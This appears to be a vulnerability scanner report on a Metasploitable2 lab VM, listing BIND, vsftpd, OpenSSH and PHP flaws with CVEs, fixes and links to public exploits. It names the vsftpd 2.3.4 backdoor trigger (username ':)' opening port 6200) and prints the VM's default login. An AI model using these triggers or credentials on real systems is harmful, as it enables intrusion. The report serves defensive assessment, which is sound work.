SCO p535243_uw7 (ftp://ftp.sco.com/pub/unixware7/714/security/p535243_uw7/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

Core Security

Reference: CVE-2009-0696
Description: ISC BIND Dynamic Update Message DoS - Core Security Category : Denial of Service/Remote

The Exploit-DB

Reference: CVE-2009-0696
Description: ISC BIND 9 - Remote Dynamic Update Message Denial of Service (PoC) - The Exploit-DB Ref : 9300
Link: http://www.exploit-db.com/exploits/9300

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

9.4.2

🟨🟨🟨⬜⬜ 3 ISC BIND 9 DNSSEC Bogus NXDOMAIN Response Remote Cache Poisoning Vulnerability port 53/tcp

QID:	15057
Category:	DNS and BIND
Associated CVEs:	CVE-2010-0097, CVE-2009-4022
Vendor Reference:	BIND 9 Cache Update from Additional Section (Updated), BIND 9 DNSSEC Validation Code Vulnerability
Bugtraq ID:	37865, 37118
Service Modified:	06/12/2017
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

ISC BIND (Berkley Internet Domain Name) is an implementation of DNS protocols. It is prone to the following vulnerabilities:
A remote DNS cache-poisoning vulnerability affects BIND 9. This issue occurs because the software may improperly cache "bogus" NXDOMAIN query responses for records proven by NSEC or NSEC3 to exist. These cached responses may then be returned in response to subsequent DNSSEC queries. (CVE-2010-0097)
A vulnerability is caused due to BIND caching CNAME or DNAME records of a response without proper DNSSEC verification when processing recursive client requests with checking disabled (CD) or internally triggered queries for missing records for recursive name resolution. Successful exploitation requires that recursive queries are enabled and that the nameserver performs DNSSEC validation for its clients. Authoritative-only nameservers are not affected. (CVE-2009-4022)
Versions prior to the following are vulnerable:
BIND 9.4.3-P5
BIND 9.5.2-P2
BIND 9.6.1-P3

IMPACT:

An attacker may be able to add fake NXDOMAIN records to a resolver's cache. Attackers may also leverage this issue to manipulate cache data, potentially facilitating man-in-the-middle, site-impersonation, or denial of service attacks.

SOLUTION:

Updates to resolve this issue are available. Upgrade BIND to one of the following: 9.4.3-P5, 9.5.2-P2 or 9.6.1-P3. Refer to BIND Advisory - CVE-2010-0097 (https://www.isc.org/advisories/CVE2010-0097) and BIND Advisory - CVE-2009-4022 (https://www.isc.org/advisories/CVE2009-4022)to obtain additional information on the vulnerabilities
Workaround:
For CVE-2009-4022: Disabling DNSSEC validation will prevent incorrect caching of records due to this defect. However, this removes DNSSEC validation protection and the ability of the nameserver to deliver authenticated data in query responses.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
Bind Advisory (BIND) (https://www.isc.org/downloads/current)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

9.4.2

■■■□□ 3 ISC BIND Recursive Query Processing Denial of Service Vulnerability port 53/tcp

QID:	15067
Category:	DNS and BIND
Associated CVEs:	CVE-2011-4313
Vendor Reference:	ISC BIND cve-2011-tbd
Bugtraq ID:	50690
Service Modified:	11/22/2011
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

ISC BIND (Berkley Internet Domain Name) is an implementation of DNS protocols.
A denial of service vulnerability exists in ISC BIND when processing recursive queries.
Affected Software:
BIND 9.8.x versions prior to 9.8.1-P1
BIND 9.7.x versions prior to 9.7.4-P1
BIND 9.6-ESV-R versions prior to 9.6-ESV-R5-P1
BIND 9.4-ESV-R versions prior to 9.4-ESV-R5-P1

IMPACT:

Successful exploitation allows attackers to cause denial of service.

SOLUTION:

Vendor has released updated patches to resolve this issue.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
ISC Bind cve-2011-tbd (BIND 9.8.1-P1) (https://www.isc.org/software/bind/981-p1)
ISC Bind cve-2011-tbd (BIND 9.7.4-P1) (https://www.isc.org/software/bind/974-p1)
ISC Bind cve-2011-tbd (BIND 9.6-ESV-R5-P1) (https://www.isc.org/software/bind/96-esv-r5-p1)
ISC Bind cve-2011-tbd (BIND 9.4-ESV-R5-P1) (https://www.isc.org/software/bind/94-esv-r5-p1)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

9.4.2

■■■□□ 3 ISC BIND Security Bypass Vulnerability port 53/tcp

QID:	15073
Category:	DNS and BIND
Associated CVEs:	CVE-2009-0025, CVE-2009-0265
Vendor Reference:	ISC BIND advisory
Bugtraq ID:	33151
Service Modified:	06/12/2012

User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

ISC BIND (Berkley Internet Domain Name) is an implementation of DNS protocols.
ISC BIND is exposed to a security bypass vulnerability because return values from OpenSSL library functions EVP_VerifyFinal() and DSA_do_verify() were not checked properly.
Affected Versions:
ISC BIND versions 9.0 (all versions), 9.1 (all versions), 9.2 (all versions), 9.3.0, 9.3.1, 9.3.2, 9.3.3, 9.3.4, 9.3.5, 9.3.6, 9.4.0, 9.4.1, 9.4.2, 9.4.3, 9.5.0, 9.5.1, 9.6.0 are affected.

IMPACT:

Successfully exploiting this issue allows remote attackers to bypass validation of the certificate chain via a malformed SSL/TLS signature.

SOLUTION:

The vendor has released updates to resolve this issue.
For further information, refer to vendor advisory ISC BIND Web site (http://www.isc.org/software/bind).
Workaround:
For BIND 9.3, 9.4, 9.5 and 9.6:
Disable the affected algorithms in named.conf. This will cause answers from zones signed only with DSA (3) and/or NSEC3DSA (6) to be treated as insecure.
For BIND 9.3, 9.4, 9.5:
disable-algorithms . { DSA; };
For BIND 9.6:
disable-algorithms . { DSA; NSEC3DSA; };
Patch:
Following are links for downloading patches to fix the vulnerabilities:
ISC BIND 9.3.6-P1 (ftp://ftp.isc.org/isc/)
ISC BIND 9.4.3-P1 (ftp://ftp.isc.org/isc/)
ISC BIND 9.5.1-P1 (ftp://ftp.isc.org/isc/)
ISC BIND 9.6.0-P1 (ftp://ftp.isc.org/isc/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

9.4.2

3 ISC BIND Unspecified Vulnerability port 53/tcp

QID:	15074
Category:	DNS and BIND
Associated CVEs:	CVE-2010-0290
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	06/12/2012
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

ISC BIND (Berkley Internet Domain Name) is an implementation of DNS protocols.
ISC BIND is exposed to an unspecified vulnerability that allows remote attackers to conduct DNS cache poisoning attacks by receiving a recursive client query and sending a response that contains (1) CNAME or (2) DNAME records, which do not have the intended validation before caching.
Affected Versions:

ISC BIND 9.0.x through 9.3.x, 9.4 before 9.4.3-P5, 9.5 before 9.5.2-P2, 9.6 before 9.6.1-P3, and 9.7.0 beta are affected.

IMPACT:

Successfully exploiting this issue allows remote attackers to conduct DNS cache poisoning attacks.

SOLUTION:

The vendor has released updates to resolve this issue.
For further information, refer to vendor advisory ISC BIND Web site (http://www.isc.org/software/bind).

Patch:
Following are links for downloading patches to fix the vulnerabilities:
ISC BIND 9.4.3-P5 (ftp://ftp.isc.org/isc/)
ISC BIND 9.5.2-P2 (ftp://ftp.isc.org/isc/)
ISC BIND 9.6.1-P3 (ftp://ftp.isc.org/isc/)
ISC BIND 9.7.0 (ftp://ftp.isc.org/isc/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

9.4.2

3 ISC BIND DNS RDATA Handling Remote Denial of Service Vulnerability port 53/tcp

QID:	15084
Category:	DNS and BIND
Associated CVEs:	CVE-2012-5166
Vendor Reference:	ISC BIND CVE-2012-5166
Bugtraq ID:	55852
Service Modified:	08/10/2019
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

ISC BIND (Berkley Internet Domain Name) is an implementation of DNS protocols.
If specific combinations of RDATA are loaded into a nameserver, either via cache or an authoritative zone, a subsequent query for a related record will cause named to lock up.
Affected Software:
BIND 9.x before 9.7.6-P4
BIND 9.8.x before 9.8.3-P4
BIND 9.9.x before 9.9.1-P4
BIND 9.4-ESV before 9.4-ESV-R5-P2
BIND 9.6-ESV before 9.6-ESV-R7-P4

IMPACT:

A nameserver that has become locked-up due to the problem reported in this advisory will not respond to queries or control commands. Normal functionality cannot be restored except by terminating and restarting named.

This vulnerability can be exploited remotely against recursive
servers by inducing them to query for records provided by an authoritative server. It affects authoritative servers if one of the combinations of resource records is loaded from file, provided via zone transfer, or submitted to a zone via dynamic update.

SOLUTION:

Vendor has released updated patches to resolve this issue.Refer to ISC BIND CVE-2012-5166 (https://kb.isc.org/article/AA-00801) to address this issue and obtain details on the fixes.

Patch:
Following are links for downloading patches to fix the vulnerabilities:

ISC Bind CVE-2012-5166 (https://www.isc.org/software/bind/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

9.4.2

3 ISC BIND DNSSEC Validation Remote Denial of Service Vulnerability port 53/tcp

QID:	15085
Category:	DNS and BIND
Associated CVEs:	CVE-2010-3762
Vendor Reference:	-
Bugtraq ID:	45385
Service Modified:	04/17/2013
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

ISC BIND (Berkley Internet Domain Name) is an implementation of DNS protocols.
ISC BIND is prone to a remote denial-of-service vulnerability because the software fails to handle certain bad signatures in a DNS query.
Affected Software:
BIND 9.x before 9.7.2-P2

IMPACT:

An attacker can exploit this issue to cause the application to crash, denying service to legitimate users.

SOLUTION:

Vendor has released updated patches to resolve this issue.Refer to ISC BIND CVE-2010-3762 (http://ftp.isc.org/isc/bind9/9.7.2-P2/RELEASE-NOTES-BIND-9.7.2-P2.html) to address this issue and obtain details on the fixes.

Patch:
Following are links for downloading patches to fix the vulnerabilities:
ISC BIND CVE-2010-3762 (https://www.isc.org/software/bind/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

9.4.2

3 ISC BIND Remote Denial of Service Vulnerability (AA-01542) port 53/tcp

QID:	15099
Category:	DNS and BIND
Associated CVEs:	CVE-2017-3145
Vendor Reference:	AA-01542
Bugtraq ID:	102716

Service Modified:	07/18/2018
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

ISC BIND (Berkley Internet Domain Name) is an implementation of DNS protocols.
ISC BIND is exposed to a remote denial of service issue because BIND was improperly sequencing cleanup operations on upstream recursion fetch contexts, leading in some cases to a use-after-free error that can trigger an assertion failure and crash in named.
Affected Software:
-ISC BIND version 9.0.0 to 9.8.x
-ISC BIND version 9.9.0 to 9.9.11
-ISC BIND version 9.10.0 to 9.10.6
-ISC BIND version 9.11.0 to 9.11.2
-ISC BIND version 9.9.3-S1 to 9.9.11-S1
-ISC BIND version 9.10.5-S1 to 9.10.6-S1
-ISC BIND version 9.12.0a1 to 9.12.0rc1
QID Detection Logic:
The QID checks for vulnerable version of ISC BIND via tcp and udp banners.

IMPACT:

An attacker can exploit this issue to cause the application to crash, denying service to legitimate users.

SOLUTION:

Customers are advised to install ISC BIND CVE-2017-3145 (http://www.isc.org/downloads/) to latest versions to remediate this vulnerability.

Workaround:If an operator is experiencing crashes due to this, temporarily disabling DNSSEC validation can be used to avoid the known problematic code path while replacement builds are prepared.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
AA-01542 (https://kb.isc.org/article/AA-01542)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Vulnerable ISC BIND - 9.4.2 detected on port 53 over TCP.

🟨🟨🟨⬜⬜ 3 ISC BIND Assertion Failure Vulnerability(AA-01390) port 53/tcp

QID:	15103
Category:	DNS and BIND
Associated CVEs:	CVE-2016-6170
Vendor Reference:	AA-01390
Bugtraq ID:	91611
Service Modified:	08/08/2018
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

ISC BIND (Berkley Internet Domain Name) is an implementation of DNS protocols.

A server is potentially vulnerable if it accepts zone data from another source, as no limit is currently placed on zone data size. A master server can therefore feed excessive data to a slave server, exhausting its memory. Similarly a client allowed to insert records into a zone using dynamic updates can also cause a zone to grow without limit until memory is exhausted. In all cases a trust relationship allowing the attacker to insert zone data must exist between the two parties for an attack to occur using this vector.

Affected Versions:
9.0.x -> 9.9.9-P2, 9.10.0 -> 9.10.4-P2, 9.11.0a1 -> 9.11.0b2

QID Detection Logic (Unauthenticated):
This unauthenticated check detects vulnerable systems by fetching the version information from the BIND service.

IMPACT:

A server which is successfully attacked using this method can have its memory exhausted, causing unpredictable behavior or termination by the OS when it runs out of memory.

SOLUTION:

Customers are advised to upgrade to the latest supported versions ISC BIND (http://www.isc.org/downloads/) to remediate the vulnerability.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
AA-01390 (http://www.isc.org/downloads/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Vulnerable ISC BIND - 9.4.2 detected on port 53 over TCP.

▮▮▮▯▯ 3 ISC BIND Assertion Failure DoS Vulnerability (AA-01439) port 53/tcp

QID:	15107
Category:	DNS and BIND
Associated CVEs:	CVE-2016-9131
Vendor Reference:	AA-01439
Bugtraq ID:	95386
Service Modified:	08/21/2018
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

ISC BIND (Berkley Internet Domain Name) is an implementation of DNS protocols.
ISC BIND is affected by Denial-of-Service (DoS) vulnerability which can be exploited by using a malformed query response received by a recursive server in response to a query of RTYPE ANY could trigger an assertion failure while named is attempting to add the RRs in the query response to the cache.
Affected Versions:
IISC BIND 9.4.0 through 9.6-ESV-R11-W1
ISC BIND 9.8.5 through 9.8.8
ISC BIND 9.9.3 through 9.9.9-P4
ISC BIND 9.9.9-S1 through 9.9.9-S6
ISC BIND 9.10.0 through 9.10.4-P4
ISC BIND 9.11.0 through 9.11.0-P1
QID Detection Logic (Unauthenticated):
This unauthenticated check detects vulnerable systems by fetching the version information from the BIND service.

IMPACT:

Successful exploitation of the vulnerability will lead to denial of service attacks.

SOLUTION:

Customers are advised to upgrade to the latest supported version of ISC BIND. (http://www.isc.org/downloads/)
Patch:

Following are links for downloading patches to fix the vulnerabilities:
ISC BIND (http://www.isc.org/downloads/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Vulnerable ISC BIND - 9.4.2 detected on port 53 over TCP.

🟨🟨🟨⬜⬜ 3 ISC BIND DDNS Privilege Escalation Vulnerability(cve-2018-5741) port 53/tcp

QID:	15111
Category:	DNS and BIND
Associated CVEs:	CVE-2018-5741
Vendor Reference:	cve-2018-5741
Bugtraq ID:	-
Service Modified:	05/18/2020
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

ISC BIND (Berkley Internet Domain Name) is an implementation of DNS protocols.

Affected Software:
BIND 9 prior to releases, BIND 9.11.5 and 9.12.3.
QID Detection Logic (Unauthenticated):
This unauthenticated check detects vulnerable systems by fetching the version information from the BIND service.

IMPACT:

Malicious users could use this vulnerability to change partial contents or configuration on the system.

SOLUTION:

Customers are advised to upgrade to the latest supported version of ISC BIND. (http://www.isc.org/downloads/)
Patch:
Following are links for downloading patches to fix the vulnerabilities:
ISC BIND (http://www.isc.org/downloads)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Vulnerable ISC BIND - 9.4.2 detected on port 53 over TCP.

🟨🟨🟨⬜⬜ 3 ISC BIND Tsig Weak Authentication Vulnerability(aa-01503) port 53/tcp

QID:	15113
Category:	DNS and BIND
Associated CVEs:	CVE-2017-3143
Vendor Reference:	aa-01503

Bugtraq ID:	-
Service Modified:	05/18/2020
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

ISC BIND (Berkley Internet Domain Name) is an implementation of DNS protocols.

Affected Software:
BIND 9.4.0-to 9.8.8 .
BIND 9.9.0->9.9.10-P1
BIND 9.10.0->9.10.5-P1
BIND 9.11.0->9.11.1-P1
BIND 9.9.3-S1->9.9.10-S2
BIND 9.10.5-S1->9.10.5-S2
QID Detection Logic (Unauthenticated):
This unauthenticated check detects vulnerable systems by fetching the version information from the BIND service.

IMPACT:

Malicious users could use this vulnerability to change partial contents or configuration on the system.

SOLUTION:

Customers are advised to upgrade to the latest supported version of ISC BIND. (http://www.isc.org/downloads/)
Patch:
Following are links for downloading patches to fix the vulnerabilities:
ISC BIND (http://www.isc.org/downloads)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Vulnerable ISC BIND - 9.4.2 detected on port 53 over TCP.

🟨🟨🟨⬜⬜ 3 ISC BIND NXNSAttack Vulnerability port 53/tcp

QID:	15114
Category:	DNS and BIND
Associated CVEs:	CVE-2020-8617, CVE-2020-8616
Vendor Reference:	CVE-2020-8616,CVE-2020-8617
Bugtraq ID:	-
Service Modified:	06/10/2020
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

ISC BIND (Berkley Internet Domain Name) is an implementation of DNS protocols.
A malicious actor who intentionally exploits this lack of effective limitation on the number of fetches performed when processing referrals can, through the use of specially crafted referrals, cause a recursing server to issue a very large number of fetches in an attempt to process the referral. This has at least two potential effects: The performance of the recursing server can potentially be degraded by the additional work required to perform these fetches, and The attacker can exploit this behavior to use the recursing server as a reflector in a reflection attack with a high amplification factor.
Affected Software:
BIND 9.4.0-to 9.8.8 .
BIND 9.0.0 -> 9.11.18, 9.12.0 -> 9.12.4-P2, 9.14.0 -> 9.14.11, 9.16.0 -> 9.16.2, and releases 9.17.0 -> 9.17.1 of the 9.17

QID Detection Logic (Unauthenticated):
This unauthenticated check detects vulnerable systems by fetching the version information from the BIND service.

IMPACT:

A malicious actor who intentionally exploits this lack of effective limitation on the number of fetches performed when processing referrals can, through the use of specially crafted referrals.

SOLUTION:

Customers are advised to upgrade to the latest supported version of ISC BIND. (http://www.isc.org/downloads/)
Patch:
Following are links for downloading patches to fix the vulnerabilities:
CVE-2020-8617, CVE-2020-8616 (http://www.isc.org/downloads/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

Metasploit

Reference:	CVE-2020-8617
Description:	BIND TSIG Badtime Query Denial of Service - Metasploit Ref : /modules/auxiliary/dos/dns/bind_tsig_badtime
Link:	https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/dos/dns/bind_tsig_badtime.rb

The Exploit-DB

Reference:	CVE-2020-8617
Description:	BIND - 'TSIG' Denial of Service - The Exploit-DB Ref : 48521
Link:	http://www.exploit-db.com/exploits/48521

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Vulnerable ISC BIND - 9.4.2 detected on port 53 over TCP.

3 ISC BIND Assertion Failure Vulnerability port 53/tcp

QID:	15120
Category:	DNS and BIND
Associated CVEs:	CVE-2020-8622
Vendor Reference:	BIND cve-2020-8622
Bugtraq ID:	-
Service Modified:	12/07/2020
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

ISC BIND (Berkley Internet Domain Name) is an implementation of DNS protocols.
Affected software:
BIND 9.0.0 -> 9.11.21
BIND 9.12.0 -> 9.16.5
BIND 9.17.0 -> 9.17.3
BIND 9.9.3-S1 -> 9.11.21-S1
Patched version:
BIND 9.11.22
BIND 9.16.6
BIND 9.17.4
BIND 9.11.22-S1
QID Detection Logic:
This unauthenticated check detects vulnerable systems by fetching the version information from the BIND service.

IMPACT:

An attacker on the network path for a TSIG-signed request, or operating the server receiving the TSIG-signed request, could send a truncated response to that request, triggering an assertion failure, causing the server to exit.

SOLUTION:

Customers are advised to upgrade to the patched version 9.11.22, 9.16.6, 9.17.4, 9.11.22-S1 or latest release of ISC BIND. (http://www.isc.org/downloads/)
Patch:
Following are links for downloading patches to fix the vulnerabilities:
cve-2020-8622 (https://kb.isc.org/docs/cve-2020-8622)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Vulnerable ISC BIND - 9.4.2 detected on port 53 over TCP.

🟨🟨🟨⬜⬜ 3 ISC BIND Lame cache Vulnerability — port 53/tcp

QID:	15128
Category:	DNS and BIND
Associated CVEs:	CVE-2021-25219
Vendor Reference:	BIND CVE-2021-25219
Bugtraq ID:	-
Service Modified:	06/01/2022
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

ISC BIND (Berkley Internet Domain Name) is an implementation of DNS protocols.
Affected versions:
BIND from 9.3.0 prior to 9.11.36
BIND from 9.12.0 prior to 9.16.22
BIND from 9.17.0 prior to 9.17.19
BIND Preview Edition from 9.9.3-S1 prior to 9.11.36-S1
BIND Preview Edition from 9.16.8-S1 prior to 9.16.22-S1
Patched Versions:
BIND 9.11.36
BIND 9.16.22
BIND 9.17.19
BIND 9.11.36-S1
BIND 9.16.22-S1
QID Detection Logic:
This unauthenticated check detects vulnerable systems by fetching the version information from the BIND service.

IMPACT:

A successful attack exploiting this flaw causes a named resolver to spend most of its CPU time on managing and checking the lame cache.

SOLUTION:

Customers are advised to upgrade to the patched version latest release of ISC BIND. (http://www.isc.org/downloads/)
Patch:
Following are links for downloading patches to fix the vulnerabilities:
cve-2021-25219 (https://kb.isc.org/v1/docs/cve-2021-25219)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Vulnerable ISC BIND - 9.4.2 detected on port 53 over TCP.

🟨🟨🟨⬜⬜ 3 VSftpd Compromised Source Packages Backdoor Vulnerability port 21/tcp

QID:	27349
Category:	File Transfer Protocol
Associated CVEs:	CVE-2011-2523
Vendor Reference:	-
Bugtraq ID:	48539
Service Modified:	01/03/2019
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

VSftpd is a secure FTP server for Linux, UNIX, and similar operating systems.
The application is exposed to a backdoor issue because the "vsftpd-2.3.4.tar.gz" source package file contains a backdoor. An attacker can cause the application to open a backdoor on port 6200 by logging in to the FTP server with the username ':)'.
Affected Versions:
VSftpd 2.3.4

IMPACT:

If this vulnerability is successfully exploited, attackers can execute arbitrary shell commands within the context of the affected application.

SOLUTION:

Download Version 2.3.4 or later from official website again to resolve this issue. The latest version is available for download fromVSftpd Web site (http://vsftpd.beasts.org/#download).
Patch:
Following are links for downloading patches to fix the vulnerabilities:
VSftpd 2.3.4 (VSftpd 2.3.4) (http://vsftpd.beasts.org/#download)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

The Exploit-DB

Reference:	CVE-2011-2523
Description:	vsftpd 2.3.4 - Backdoor Command Execution (Metasploit) - The Exploit-DB Ref : 17491
Link:	http://www.exploit-db.com/exploits/17491
Reference:	CVE-2011-2523
Description:	vsftpd 2.3.4 - Backdoor Command Execution - The Exploit-DB Ref : 49757
Link:	http://www.exploit-db.com/exploits/49757

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Possible vulnerable version of VSftpd detected.

🟨🟨🟨⬜⬜ 3 OpenSSH "X SECURITY" Bypass Vulnerability port 22/tcp

QID:	38611
Category:	General remote services
Associated CVEs:	CVE-2015-5352

Vendor Reference:	OpenSSH 6.9
Bugtraq ID:	75525
Service Modified:	07/18/2020
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

OpenSSH (OpenBSD Secure Shell) is a set of computer programs providing encrypted communication sessions over a computer network using the SSH protocol.

A vulnerability has been reported in the application which exist when using ssh -X option, to connect to the SSH client's X server which allow connections without being subject to X11 SECURITY restrictions.
Affected Versions:
OpenSSH prior to version 6.9

IMPACT:

Succesful exploitation of this vulnerability will allow an attacker to interact with X server without being subject to X SECURITY restrictions or authentication

SOLUTION:

Users are advised to upgrade to the latest version of the software available. Refer to OpenSSH 6.9 Release Notes (http://www.openssh.org/txt/release-6.9) for further information.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
OpenSSH 6.9 (http://www.openssh.com/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1 detected on port 22 over TCP.

🟨🟨🟨⬜⬜ 3 PHP "safe_mode" Multiple Security Bypass Vulnerabilities port 80/tcp

QID:	12255
Category:	CGI
Associated CVEs:	CVE-2008-2666, CVE-2008-2665
Vendor Reference:	Php 5.2.7
Bugtraq ID:	29796, 29797
Service Modified:	07/09/2022
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

PHP is prone to multiple "safe_mode" restriction bypass vulnerabilities.
Multiple directory traversal vulnerabilities in PHP 5.2.6 and earlier allow context-dependent attackers to bypass safe_mode restrictions by creating a subdirectory named http: and then placing ../ (dot dot slash) sequences in an http URL argument to the (1) chdir or (2) ftok function.(CVE-2008-2666).
Directory traversal vulnerability in the posix_access function in PHP 5.2.6 and earlier allows remote attackers to bypass safe_mode restrictions via a .. (dot dot) in an http URL, which results in the URL being canonicalized to a local filename after the safe_mode check has successfully run.(CVE-2008-2665).
Php versions 5.2.6 and earlier are affected by this issues.

IMPACT:

Successful exploitation would allow an attacker to determine the presence of files in unauthorized locations. Exploiting these issues allows attackers to obtain sensitive data that could be used in other attacks.

SOLUTION:

The vendor has released PHP Version 5.2.7 to address these issues. It is available for download from the PHP Download Web site (http://www.php.net/downloads.php/).
Patch:
Following are links for downloading patches to fix the vulnerabilities:
PHP 5.2.7 (PHP 5.2.7) (http://www.php.net/downloads.php/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

Immunity - Dsquare

Reference:	CVE-2008-2666
Description:	PHP 5.2.6 chdir(), ftok() safe_mode bypass Vulnerability - Immunity - Dsquare Ref : d2sec_phpshell
Link:	http://qualys.immunityinc.com/home/exploitpack/D2ExploitPack/d2sec_phpshell/qualys_user
Reference:	CVE-2008-2665
Description:	PHP 5.2.6 posix_access() safe_mode bypass Vulnerability - Immunity - Dsquare Ref : d2sec_phpshell
Link:	http://qualys.immunityinc.com/home/exploitpack/D2ExploitPack/d2sec_phpshell/qualys_user

The Exploit-DB

Reference:	CVE-2008-2666
Description:	PHP 5.2.6 - 'chdir()' Function http URL Argument Safe_mode Restriction Bypass - The Exploit-DB Ref : 31937
Link:	http://www.exploit-db.com/exploits/31937

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

3 PHP "mbstring" Extension Buffer Overflow Vulnerability port 80/tcp

QID:	12270
Category:	CGI
Associated CVEs:	CVE-2008-5557

Vendor Reference: -
Bugtraq ID: 32948
Service Modified: 11/25/2015
User Modified: -
Edited: No
PCI Vuln: Yes

THREAT:

PHP is a general purpose scripting language that is especially suited for Web development and can be embedded into HTML. The "mbstring" extension provides functions for the manipulation of Unicode strings.
PHP is prone to a heap-based buffer overflow vulnerability because it fails to perform boundary checks before copying user-supplied data to insufficiently sized memory buffers.
The vulnerability occurs in "mbstring" extension. Specifically, the issue presents itself when decoding strings that contain HTML entities into Unicode strings. It is possible to bypass bound-checking for the heap buffers due to a flaw in a way the decoder handles error conditions. This functionality is used in various "mbstring" functions. Some of the vectors to transfer malicious input include:
"mb_convert_encoding()"
"mb_check_encoding()"
"mb_convert_variables()"
"mb_parse_str()"
PHP Versions 4.3.0 through 5.2.6 are affected.

IMPACT:

An attacker can exploit this issue to run arbitrary machine code in the context of the affected webserver. Failed exploit attempts will likely crash the Web server, denying service to legitimate users.

SOLUTION:

Upgrade to the latest version of PHP (http://www.php.net/).
Patch:
Following are links for downloading patches to fix the vulnerabilities:
PHP 5.2.7 (PHP) (http://www.php.net/downloads)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____  
